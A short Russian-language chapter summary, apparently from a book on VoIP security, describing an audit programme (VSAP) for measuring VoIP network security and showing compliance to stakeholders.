VoIP-сети представляют собой совокупность программного обеспечения, аппаратуры, инфраструктурных служб и протоколов. В этой главе была рассмотрена новая стандартная программа аудита (VSAP), предназначенная для последовательного измерения безопасности VoIP. Программа аудита показывает, как проверять VoIP-сущности на соответствие стандартным практикам безопасности. Аудит VoIP-сетей и устройств - лучший метод выявления пробелов в VoIP-сети с точки зрения доступности и безопасности; он позволяет конечным пользователям начать процесс снижения обнаруженных рисков. Кроме того, органы и группы, отвечающие за соответствие требованиям, могут использовать VSAP, чтобы демонстрировать сильные и слабые стороны конкретной сущности. Аудит VoIP-сетей поможет администраторам VoIP и архитекторам безопасности измерять защищенность. Он покажет всем заинтересованным сторонам, что необходимые средства контроля уже внедрены или что существует план действий по их внедрению.